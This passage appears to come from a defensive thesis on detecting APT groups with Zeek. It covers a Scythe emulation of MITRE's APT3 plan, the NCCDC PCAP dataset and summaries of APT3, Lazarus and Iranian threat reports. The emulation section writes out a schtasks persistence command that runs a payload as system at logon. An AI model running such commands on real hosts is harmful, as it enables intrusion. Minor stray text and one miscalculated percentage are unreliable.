We can use the case study (Experiment 1: Test case 1 - APT3) below to guide our experiment here. In addition, it allows us to compare all the known network techniques vs. the techniques detected by Zeek for our analysis. However, first we need to follow the adversary emulation process created by MITRE [39]:

1. Gather threat intelligence about a threat actor
2. Extract techniques used by a threat actor
3. Analyze and organize
4. Develop tools
5. Emulate the adversary

Adversary emulation process

Gather threat intelligence

- Experiment 1: Test case 1 - APT3 contains a collection of network based techniques
    - Clearly illustrates that APT3 put a majority of their focus and time into Windows environments
    - Customized Windows tools: OSInfo, customized pwndump, customized mimikatz, RemoteCMD, and Scanbox
- APT3 Adversary Emulation Plan [79] contains intelligence on malware/tools and host based techniques.
- All the reports in the reference section of Experiment 1: Test case 1 - APT3 [79] [80] [81] [82] [83] [84] [85]

Extract techniques

- Host-based techniques can be found Appendix: APT 3 techniques - Host-based techniques
- Network-based techniques can be found Appendix: APT 3 techniques - Network-based techniques

Analyze and organize

Since APT3 is known for targeting Windows environments and has a history of stealing intellectual property, we will construct a campaign to do this. The Scythe platform provides the ability to build our own adversary emulation campaign. Below is a high level overview of the adversary emulation plan created by MITRE [79]. The exact instructions to run this campaign can be found in the appendix (Appendix: Scythe APT3 campaign config).

MITRE adversary emulation plan:

1. Phase 1 - Initial compromise
    a. Implant command and control
        i. Created an HTTP listener with encryption [79]
    b. Defense evasion
        i. Scythe generates a unique binary that will not be known to hash signatures by AV platforms.
    c. Initial access
        i. A malicious binary was generated by Scythe to act as a malicious attachment.
        ii. Pull down a file named “test.exe” [79]
        iii. Run command “cmd.exe /C whoami” [79]
        iv. Run command ‘schtasks /create /tn “mysc” /tr C:\Users\Public\test.exe /sc ONLOGIN /run “system” [79]
2. Phase 2 - Network propagation
    a. Host operations
        i. Discovery
            1. Query domain for administrators [79]
            2. Get users of groups [79]
            3. Get system configurations [79]
            4. Get current system’s network connections [79]
        ii. Local privilege escalation
            1. Scythe implant is running as administrator for simplicity
        iii. Persistence
            1. Creating service [79]
            2. Scheduled task [79]

        a. Created scheduled task above

    iv. Credential access

        1. Mimikatz [79]

        2. Install keylogger [79]

b. Lateral movement

    i. Run command “net view” [79]

    ii. List TCP connections [79]

    iii. Retrieve connected users [79]

    iv. List domain controllers [79]

    v. Net use/Remote copy and execution [79]

3. Phase 3 - exfiltration

    a. Look for documents in user’s home directory

    b. Exfil documents via HTTPS [79]

Develop tools

The Scythe platform allowed us to perform this entire campaign on it’s platform. Therefore there was no need to obtain/engineer additional tools for this campaign.

Emulate the adversary


We start by manually denoting the malicious binary on the Windows client “jupiter”. This is to simulate the user receiving a malicious attachment via e-mail and opening it.

Network setup

Our test network (Figure 12: Network diagram for adversary emulation) consists of two Windows 10 clients connected to a Windows 2016 domain controller. The network traffic of this network is being monitored by Zeek. This network design came from an RSA conference talk on adversary

emulation [60]. The APT3 group has been active since 2015 [85] and Windows 10 had already been released prior. APT3's malware and tools were heavily customized for Windows based environments [79]. For more information on the Windows domain and Zeek setup, please refer to the appendix (Appendix: Network setup).

Figure 12: Network diagram for adversary emulation



Data collection

Zeek will be used to monitor the entire network via a SPAN port on Proxmox. Zeek will monitor the SPAN port to produce Zeek logs. The Zeek logs will be made publicly available

(Contributions: Public datasets). For more information on how Zeek was setup, please go to the appendix (Appendix: Network setup - Zeek and pf_ring). Lastly, these Zeek logs will be ingested by Splunk to perform analysis.

Calculating efficacy of matrix vs. APT3 adversary emulation

This experiment was taking the APT3 reports and being proactive on the threat intelligence in the reports. This experiment demonstrates emulating an APT on a network and having the capability to detect that behavior with Zeek. This equation uses the same premise as equation 1 (Equation 1: efficacy of matrix vs. threat actor equation)

Equation 3: Efficacy of our matrix vs. APT3 adversary emulation

M = Network techniques used by the adversary emulation that were detected

T = All the network techniques used by the adversary emulation

$$efficacy\ of\ our\ matrix\ vs.\ APT3\ adversary\ emulation\ = \frac{M}{T} * 100$$

Experiment 3 - 2017 NCCDC PCAP dataset

What is NCCDC?

The National Collegiate Cyber Defense Competition (NCCDC) is the largest cyber defense competition at the collegiate level [197]. The main premise of the competition is a blue team (team of students - defenders) protecting an enterprise network from the red team (group of professional pen testers and red teamers from industry - attackers). In addition to students

protecting their network from the red team, they are scored on service up time, injects, and responding to incidents [197].

Each network will have an array of services that serve a business function such as Active Directory or a website. Injects are business tasks the students must complete during the competition, which may include setting up a Syslog server, creating additional users, or setting up additional services. On top of operating and protecting an enterprise network, the students must respond to incidents by identifying security flaws and remediating flaws to reinstate business operations.

Why we choose this dataset?

The 2017 NCCDC PCAP dataset is special because it provides the following benefits: a dataset containing APT behaviour, enterprise network, and adversary behaviour that was unknown before analysis. These benefits allowed us to validate our matrix against an APT within an enterprise environment.

The one aspect that makes NCCDC unique is that the red team is composed of the worlds finest professional red teamers and pen testers in one room [198]. Instead of the competition being a free for all, red teamers are assigned a team. This assignment drastically changes the nature of the game. This means for an entire weekend each blue team has 2-3 red teamers assigned to their team that will simulate an advanced attacker. The red team will learn their blue team's habits, skills, strengths, weaknesses, and will learn the network they are trying to defend better than them. This type of targeted attack simulates a targeted attack like an APT.

Alex Levinson a NCCDC red teamer provides the best explanation of the APT behaviour within this data "I've done red teaming for two major technology companies, as well as worked at

Lares, one of the world's most renowned red teams. Every year, I've been able to transpose my experience red teaming CCDC with my experience in the real world. Not only is CCDC absolutely real world from an attacker perspective, in fact, I'd argue that most professional red teamers are actually less realistic than the CCDC red team!" [162]. Alex goes on to provide a table to explain [162]:

Table 4: NCCDC red team vs. different types of threat actors

	Nation States	**Cyber Criminals**	**CCDC Red Teams**	**"Real" Red Teams**
Compromise systems in ways that could impact a business.	YES	YES	YES	NO
Compromise collateral targets and use those positions against one another.	YES	YES	YES	NO
Steal large volumes of data – not just a record or two for "confirmation".	YES	YES	YES	NO
Can decide arbitrarily to corrupt or destroy data in a material way.	YES	YES	YES	NO
Required to follow all laws,	NO	NO	NO	YES

regulations, and policies.				
Required to conform to a set amount of effort and time.	NO	NO	NO	YES

Every blue team is assigned an identical enterprise network to defend against the red team. Each team is competing to protect their enterprise network from the red team, the APT actor in this experiment. The 2017 NCCDC enterprise network (Figure 25: 2017 NCCDC network diagram) consisted of multiple platforms and services such as:

- Windows (Windows Server 2003 - Windows 10)
- Unix/Linux (Debian, Solaris, FreeBSD, Ubuntu)
- VMware ESXi
- Web + database
- Secure Shell (SSH)
- Mail (POP and IMAP)
- Domain Name System (DNS)
- Active Directory (AD)
- Dynamic Configuration Protocol (DHCP)
- Remote Desktop Protocol (RDP)
- Point of sale (POS) systems.

The asset table (Table 15: 2017 NCCDC asset table) below provides a more detailed list of assets for each team (10 teams total) for the 2017 NCCDC event.

The key difference between this experiment's dataset and experiment two's (Experiments and results: Experiment 2: Adversary simulation) dataset is we knew the techniques the attacker was going to use. With this dataset we were unaware of the techniques being used by the attackers prior to analysis. Lastly, the combination of malicious behavior and benign behaviour make this a perfect dataset to analyze the behaviour of an APT on an enterprise network.

Convert NCCDC PCAPs to Zeek logs

We used Zeek (formerly known as BRO) to convert the 2017 NCCDC PCAP dataset to Zeek logs. That way the data is in a more manageable state for Splunk. The Zeek setup for this experiment can be found in the appendix (Appendix: Network setup for experiments 2 and 3). Once the Zeek logs were ingested by Splunk, we could search the logs and perform analytics on the dataset. The appendix (Appendix: NCCDC 2017 PCAP to Zeek logs bash script) contains a Linux BASH script to download the PCAPs and convert them to Zeek logs. Our Zeek setup converted ~ 2 TBs of PCAPs into


- ~ 250GBs of JSON logs - 8:1 ratio
    - 25GBs zipped up - 80:1 ratio
- ~ 200GBs of CSV logs - 10:1 ratio
    - 22GBs zipped up - 100:1 ratio
- ~ 31.2GBs of extracted files - 64:1 ratio
    - 8 GBs zipped up

Methodology for detecting the adversary

As stated during the "Using Bro to Hunt Persistent Threats by Benjamin Klimkowski" Youtube video "ideally we want to develop artifacts and techniques in the network traffic that the attacker has a hard time to manipulate to evade detection" [164]. If you look at the figure below (Figure 13:

Pyramid of pain), we want to detect TTPs, Tools, and Network Artifacts because those are challenging for the attacker to change. Zeek provides the capability to create scripts to detect the different categories on the Pyramid of Pain [199]. As we analyze the Zeek logs with Splunk our goal is to identify malicious behaviour by detecting network artifacts, tools, and TTPs being used by the attacker.

Figure 13: Pyramid of pain



- Bianco, D. J. (2017). Retrieved from http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

The focus of this paper was not to create detections for each technique on our matrix since Network security monitoring (NSM) is dependent on each network and will differ based on the implementation of services and platforms. Our research leveraged Zeek scripts created by the infosec community to detect malicious behavior. More information can be found in the appendix (Appendix: Zeek scripts vs. our matrix techniques). First, we needed to start by understanding our network and how endpoints should be communicating. The NCCDC network diagrams (Figure 25: 2017 NCCDC network diagram, Table 15: 2017 NCCDC asset table) allowed us to select Zeeks scripts that would provide insight to services and platforms on the network.

Our methodology for detecting malicious activity leveraged the knowledge of blog posts, public threat intelligence, APT reports, and academic papers. After a literature review, detections were translated into Splunk queries to be run against the Zeek logs. We would like the reader to note the following: we are treating the NCCDC red team as an APT. Therefore all actions performed by the NCCDC red team are actions an APT would perform.

Furthermore, if we detect an attempt to use a technique but the technique was unsuccessful, it still counts as a technique that an APT would use. For example, the Splunk query table (Table 12: Splunk queries for NCCDC 2017 PCAP dataset) in experiment 3 demonstrates the detection of SQLmap being used by the red team. From the logs we can determine that the attack was unsuccessful but that activity validates the SQL injection technique being used for initial compromise.

Lastly, this experiment also takes a slightly different approach than all the other experiments preceding it. The former experiments were validating each technique on the matrix and the efficacy of the matrix to detect an APT on the network. This experiment will focus solely on validating each technique on the matrix and all the new techniques discovered in the previous experiments.

Calculating efficacy of our matrix vs. NCCDC red team

As stated above this experiment takes a different approach for validating a technique on the matrix. This experiment evaluated every technique in our matrix to determine if that technique was used by the red team. This equation uses the same premise as equation 1 (Equation 1: efficacy of matrix vs. threat actor equation)

Equation 4: calculating efficacy of our matrix vs. NCCDC red team

M = Techniques used by the NCCDC red team on our matrix

T = Total count of techniques from our matrix

$$efficacy\ of\ our\ matrix\ vs. NCCDC\ red\ team\ = \frac{M}{T} * 100$$

Experiments and results

Preface

This section includes details pertaining to the individual experiments used to validate our matrix and the ability to detect an APT on the network. At the highest level, our three experiments will analyze APT reports, perform adversary emulation, and PCAP analysis. Each of these experiments will show the efficacy of our matrix to detect an Advanced Persistent Threat (APT) on the network and validate the techniques on the matrix. Lastly, the creation of our matrix will serve as a synopsis for our work and a framework that can be contributed to by the Infosec community.

Experiment 1: APT reports

Test case 1: APT 3

Description

MITRE's report states "APT3 is a China-based threat group. APT3 has traditionally targeted a myriad of US and international targets; however, reporting dated September 2016 indicates the group shifted focus around March 2016 to target Hong Kong organizations." The report also states the threat actors were "interested in exfiltration of documents. They have been known to target printers and file shares. They also target intellectual property, often industrial in nature"

Aliases

- APT 3 [79] [82] [83] [84] [85]
- Gothic Panda [79] [83] [84] [85]

- Pirpi [79] [83] [85]
- Buckeye [79] [83] [85]
- TG-0110 [79] [83] [84] [85]
- UPS Team [79] [83] [84] [85]
- Group 6 [83]
- Clandestine Wolf [79] [81]
- Clandestine Fox [79] [80] [81]
- Operation Double Tap [79] [81] [82]

Network techniques

- Recon and weaponization
    - No documented techniques for this category
- Lateral movement
    - SMB
        - Target printers and file shares [79]
        - RemoteCMD is a tool similar to PsExec to run remote commands [79]
            - SMB network commands, SMB remote service, SMB remote tasks [79]
    - RDP
        - APT3 replaced the sticky keys binary with cmd.exe and enabled Remote desktop [79]
- Internal recon
    - Remote system discovery, port scanner, ping scans [79]
- Initial compromise
    - Stager
        - Malicious document leads to stager download [80] [82]

        - A browser exploit (CVE-2014-6332) lead to execution on the machine and a VBscript/Powershell script was pulled down [79]
    - Exploits
        - 0-day exploits on internet facing assets [79]
        - 0-day exploits for windows machines [79]
- Impersonation
    - No documented techniques for this category
- Evasion
    - Custom protocol [79]
        - Custom binary C2 protocols [79]
    - Encryption
        - Pirpi uses SSL for C2 communication [79]
        - APT has sent encrypted RAR archive e-mail attachments [79] [80]
    - Compression
        - APT3 has been known to use a zip archive when spear phishing [79]
        - Email attachments contained RAR archives [79] [80]
- DOS
    - No documented techniques for this category [79]
- Delivery
    - Phishing
        - Initial compromise is done with spear-phishing [79] [80] [82]
            - Malicious documents [79] [80] [82]
    - Waterhole
        - Initial compromise is done with waterhole attacks. APT3 has 0-day exploits for browsers [79] [84]
- Command and control

    - FTP
        - Pirpi uses FTP for exfiltration [79]
    - HTTP
        - HTTP C2 with a set interval [79]
        - Data has been exfiltrated over port 443 [79]
    - Listening service
        - PlugX has the ability to install telnet service [79]
    - SOCKS5
        - C2 server using port 1913 and SOCKS5 protocol [79] [82]
- Actions on objective
    - Exfiltration
        - APT3 is interested in exfiltration of documents [79]
        - Target intellectual property, specifically industrial [79]
        - Pirpi has exfiltration functionality [79]

Tools/malware

- Pirpi [79] [81] [83] [84]
- SHOTPUT [83]]
- Backdoor.APT [83]
- CookieCutter [83]
- PlugX [79] [83]
- RemoteCMD [79] [83] [84]
- ScanBox [79] [83]

References

- [79] "APT3 Adversary Emulation Plan - mitre att&ck - The MITRE Corporation." https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf. Accessed 18 Jul. 2019

- [80] "Clandestine Fox, Part Deux | FireEye Inc." https://www.fireeye.com/blog/threat-research/2014/06/clandestine-fox-part-deux.html. Accessed 18 Aug. 2019.
- [81] "APT3 Uncovered: The code evolution of Pirpi - recon.cx." https://recon.cx/2017/montreal/resources/slides/RECON-MTL-2017-evolution_of_pirpi.pdf. Accessed 18 Jul. 2019
- [82] "Operation Double Tap | FireEye Inc." 21 Nov. 2014, https://www.fireeye.com/blog/threat-research/2014/11/operation_doubletap.html. Accessed 18 Aug. 2019.
- [83] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.
- [84] "Buckeye cyberespionage group shifts gaze from US to Hong Kong ...." 6 Sep. 2016, https://www.symantec.com/connect/blogs/buckeye-cyberespionage-group-shifts-gaze-us-hong-kong. Accessed 18 Aug. 2019
- [85] "Group: APT3, Gothic Panda, Pirpi, UPS Team, Buckeye ... - mitre att&ck." https://attack.mitre.org/groups/G0022/. Accessed 18 Aug. 2019.

Heat map

This heat map shows all the techniques used by APT3 that exist on our matrix.

Table 5: Our matrix vs. APT 3

Key	Count	Percentage
Techniques used by threat actor	14	31.11%
New techniques discovered	2	4.44%
Efficacy of matrix	7/8	85.71%
Total number of techniques	**45**	

Figure 14: Heatmap using our matrix vs. APT3

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration

Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding			DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	
								HTTP	
								FTP	
								SOCKS5	

Test case 2: Lazarus group

Description

Novetta's report states "The attack against Sony Pictures Entertainment (SPE) was unprecedented in its media coverage and overt use of malicious destructive capabilities against a commercial entity. The SPE attack broke new ground not only as a destructive malware attack on a U.S. commercial entity but also due to the fact that the U.S. government attributed the attack to North Korea and enacted small reciprocal measures. While the debate over who was responsible – North Korea, hacktivists, or SPE employees – was the primary subject played out in the media, the attack presented much larger implications, such as how little resistance a

modern commercial enterprise is able to provide in the face of a capable and determined adversary with destructive intent.“

Aliases

- Lazarus [86] [87] [88] [89] [94] [98]
- Labyrinth Chollima [87]
- Group 77 [87]
- Hastati Group [87]
- Whois Hacking Team [87]
- New Romantic Cyber Army Team [87]
- Zinc [87] [94] [98]
- Hidden Cobra [87] [98]
- Guardians of Peace [86] [98]
- Nickel Academy [87] [98]
- APT-C-26 [87]
- APT38 [97] [99]
- TEMP.Hermit [97]
- WannaCry [97]
- Andariel [89] [93]
- Operation Blockbuster [86] [88]

Network techniques

- Recon and weaponization
    - No documented techniques for this category
- Lateral movement
    - SMB

        - SorryBrute attempts to bruteforce SMB [97]
        - SMB brute-forcing credentials [86]
    - Remote Desktop
        - APT 38 used RDP [97]
    - Exploit
        - Malware sends commands to configuration management agent on hosts via a vulnerability to run arbitrary code by pretending to be the configuration management server. [89]
- Internal recon
    - Service enumeration
        - Network tools to perform recon [86]
    - Network sniffing
        - IndiaBravo installs network monitoring library to monitor network [87]
- Initial compromise
    - Malicious stager
        - PowerRatankba pulls down a Powershell script [96]
        - PowerRatankba pulled down a fake PDF [96]
        - Malicious documents downloaded malicious stager [88] [89] [92] [96]
        - Malware downloads malicious tools and files [86] [89] [96]
        - Downloaded malware upon successful exploitation of waterhole [89]
    - Exploits
        - Exploited configuration management systems to delivery malware or run arbitrary commands [89]
        - Remote exploit by exploiting an Apache Struts2 server [97]
        - Waterhole attacks to exploit browser vulnerabilities [89]
- Impersonation

    - Trusted third party
        - Compromised hosts/IP address within university IP spaces [86]
        - Sent e-mails impersonating the national assembly member's office [89]
        - Malware infection through financial union website waterhole [89]
        - Compromised e-mail and gaming servers to use as C2 proxies [86] [89]
        - Malware sends commands to configuration management agent on hosts to run arbitrary code by pretending to be the configuration management server. [89]
- Evasion
    - Encryption
        - QuickRide uses TLS over HTTP for C2 communication [97]
        - Lazarus group used TLS for c2 communication against Sony [86]
        - Exfil would encrypt documents [86]
        - PowerRatankba commands from C2 are encrypted with DES [96]
        - Encryption for C2 communication [86] [89]
    - Encoding
        - PowerRatankba commands from C2 are encrypted with Base64 [96]
    - Covert comm [89]
        - Covert communication channel using a port scanner [89]
    - Custom protocol
        - CheeseTray uses a custom binary protocol for C2 [97]
    - Compression
        - Javascript downloader was stored in ZIP [96]
    - Public services
        - PowerSpritz was stored on Google Drive [96]
        - C2 addresses that were identified were public proxies [86]

        - PowerSpritz was delivered used TinyCC (link shortener liuke bit.ly) to distribute malware [96]
    - Custom obfuscation
        - Custom implementation of TLS [86]
- DOS
    - HTTP flood
        - July 4, 2009 a large scale DDOS attack on US and South Korean websites [86] [90]
    - Unknown - Lazarus group used malware that contained DDOS functionality [86]
        - April 2011 DDOS attack targets Nonghyup Bank [86]
        - March 2011 DDOS attacks against the South Korean government, military, financial, corporate organizations, and US military entities [86]
- Delivery
    - Phishing
        - Spear phishing with malicious attachments [86] [88] [89] [92] [96] [97]
    - Waterhole
        - Malware infection through financial union website waterhole [89] [95] [96] [97]
        - Waterhole attacks to exploit browser vulnerabilities [89] 95] [97]
    - Internal IT assets
        - Instructed configuration management system to download malware via HTTP onto machines [89]
    - Poisoned torrents
        - Attackers compromised file-sharing sites such as torrent websites [86]
- Command and control
    - HTTP
        - PowerRatankba utilizes HTTP for its C&C communication [97] [96]

        - QuickRide uses HTTPS to communicate with C2 [97]
        - Malware has communicates with C2 with HTTP [89]
    - TCP
        - IndiaIndia TCP C2 + covert comm [87]
    - Listening service
        - APT38 planted backdoors and opened firewall ports [97]
        - RemeoFoxtrott-Two is a server-mode RAT therefore it listens on a port [87]
    - Webshell
        - JspSpy used by APT38 is a webshell [86]
    - Peer-to-peer
        - Lazarus group used P2P malware against Sony [86]
- Action on objectives
    - Exfiltration
        - RatanKbaPOS has the ability to scrape data and exfil to C2 [97]
        - DarkComet was detected being used by APT38 and is capable of data exfil [L]
        - Leakage of classified data such as aircraft drawing from defense contractors [89]
        - Leakage of military data from military agencies [89]
        - Leakage of customer PII from a travel agency [89]
        - Malware can upload files [86] [87] [89]
        - Exfiltrated movies, usernames, passwords, employee personal info, payroll info, employee termination, TV scripts, company e-mails, and IT details from the Sony network [86]
    - Defacement

    - Lazarus group publicly released the data they stole from the Sony network [86] [91]

Tools/malware

- Aryan [89]
- Gh0st [89] [96]
- Andrat [89]
- Andaratm [89]
- Rifdoor [89]
- Phandoor [89]
- Port scanner [89]
- NestEgg [97]
- DyePack [97]
- CheeseTray [97]
- JspSpy [97]
- QuickRide [97]
- RatanKbaPOS [97] [96]
- SorryBrute [97]
- KeyLime [97]
- PowerRatankba [96]
- PowerSpritz [96]
- IndiaAlfa [88]

References

- [86] "Operation-Blockbuster-Report.pdf - GitHub." https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster/Operation-Blockbuster-Report.pdf. Accessed 18 Jul. 2019.
- [87] "Handbook: Threat Group Cards: A Threat Actor Encyclopedia by ...." https://www.twipu.com/cyb3rops/tweet/1140179123136028672. Accessed 16 Aug. 2019.

- [88] "Operation-Blockbuster-Loaders-Installers-and-Uninstallers-Report.pdf." https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster/Operation-Blockbuster-Loaders-Installers-and-Uninstallers-Report.pdf. Accessed 18 Aug. 2019.
- [89] "Full Discloser of Andariel, A Subgroup of Lazarus Threat ... - AhnLab." https://global.ahnlab.com/global/upload/download/techreport/[AhnLab]Andariel_a_Subgroup_of_Lazarus%20(3).pdf. Accessed 18 Jul. 2019.
- [90] "Trojan.Koredos Comes with an Unwelcomed Surprise | Symantec ...." 11 Mar. 2011, https://www.symantec.com/connect/blogs/trojankoredos-comes-unwelcomed-surprise. Accessed 18 Aug. 2019.
- [91] "The Hack of Sony Pictures: What We Know and What You Need to ...." 8 Dec. 2014, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/the-hack-of-sony-pictures-what-you-need-to-know. Accessed 18 Aug. 2019.
- Sdfsdf
- [92] "The Blockbuster Sequel - Palo Alto Networks Unit 42." 7 Apr. 2017, https://unit42.paloaltonetworks.com/unit42-the-blockbuster-sequel/. Accessed 18 Aug. 2019.
- [93] "A Look into the Lazarus Group's Operations - Security News - Trend ...." Accessed August 18, 2019. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/a-look-into-the-lazarus-groups-operations.
- [94] "Microsoft and Facebook disrupt ZINC malware attack to protect ...." Accessed August 18, 2019. https://blogs.microsoft.com/on-the-issues/2017/12/19/microsoft-facebook-disrupt-zinc-malware-attack-protect-customers-internet-ongoing-cyberthreats/.
- [95] "Lazarus & Watering-hole attacks - BAE Systems Threat Research Blog." 12 Feb. 2017, https://baesystemsai.blogspot.com/2017/02/lazarus-watering-hole-attacks.html. Accessed 18 Jul. 2019.
- [96] "North Korea Bitten by Bitcoin Bug: Financially motivated ... - Proofpoint." https://www.proofpoint.com/sites/default/files/pfpt-us-wp-north-korea-bitten-by-bitcoin-bug-180129.pdf. Accessed 17 Aug. 2019.
- [97] "Report APT38 - FireEye." Accessed August 18, 2019. https://content.fireeye.com/apt/rpt-apt38.
- [98] "Lazarus Group - mitre att&ck - The MITRE Corporation." https://attack.mitre.org/groups/G0032/. Accessed 18 Aug. 2019.
- [99] "Group: APT38 | MITRE ATT&CK™ - The MITRE Corporation." https://attack.mitre.org/groups/G0082/. Accessed 18 Aug. 2019.

Heat map

This heat map shows all the techniques used by Lazarus that exist on our matrix.

Table 6: Our matrix vs. Lazarus

Key	Count	Percentage
Techniques used by threat actor	24	52.17%
New techniques discovered	3	6.52%
Efficacy of matrix	8/9	88.89%
Total number of techniques	**46**	

Figure 15: Heatmap using our matrix vs. Lazarus

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB			Certificate impersonation	Encoding		Internal IT assets	DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
					Compression			Listening Service	
					Covert communication			HTTP	
								TCP	

Test case 3: Iranian Cyber Espionage (APT 33, 34, 35, 39, 41)

Description

The report on this Iranian Cyber Espionage group states “a cyber espionage threat actor whose operations target the military and commercial aviation industries of the U.S. and the KSA, as

well as the petrochemical sectors of the KSA and South Korea. Operating since at least 2013".[100] The threat actor has been "noted for its recorded capabilities to engage in destructive cyberattacks, utilizing dormant TTPs that cybersecurity professionals have observed within the context of cyber espionage campaigns." [100]

Aliases

- Iranian Cyber Espionage [101] [103] [104]
- Ajax Security Team [100]
- APT 33, 34, 35, 39, 41 [101] [104]
- Cadelle [101] [104]
- Chafer [101] [104] [106]
- Charming Kitten [100] [101] [102] [104] [107]
- Clever Kitten [100] [101] [104]
- CopyKittens [101] [102] [109]
- Elfin [104] [105]
- Flying Kitten [100] [101]
- Gholee [100]
- Group 41[100] [104]
- Group83 [104]
- HelixKitten [100] [101] [104]
- Magic Hound [100] [110]
- Magnallium [104]
- NewsBeef [104]
- Newscaster [100] [104]
- Oilrig [102] [104] [111]
- Operation Cleaver [100] [108]

- Operation Saffron Rose [100]
- Operation Woolen-Goldfish [100]
- Parastoo [104]
- Rocket Kitten [100] [101] [102]
- Thamar Reservoir [100] [102]

Network techniques

- Recon and weaponization
    - Vulnerability scanner
        - Metasploit, SQLMap, Acunetic, Netsparker, and WSO web shell were used to scan and attack targets [100]
        - Volatile Cedar typically targeted web servers and performed vulnerability scans [100]
- Lateral movement
    - Mimikatz [100]
        - Operation Cleaver used Mimikatz to pivot the network [100]
    - SSH
        - POWBAT uses SSH for lateral movement [100]
    - RDP
        - Operation Cleaver used RDP to run commands [100]
        - POWBAT uses RDP for lateral movement [100]
    - SMB
        - POWBAT uses SMB for lateral movement [100]
        - Operation Cleaver used PsExec to move laterally [100]
    - Windows Management Instrumentation (WMI) [100]
- Internal recon

    - Network sniffing
        - The malware MPK has the ability to perform traffic monitoring [100]
    - Service enumeration
        - Powersploit for internal reconnaissance [100]
- Initial compromise
    - Externally exposed services [100]
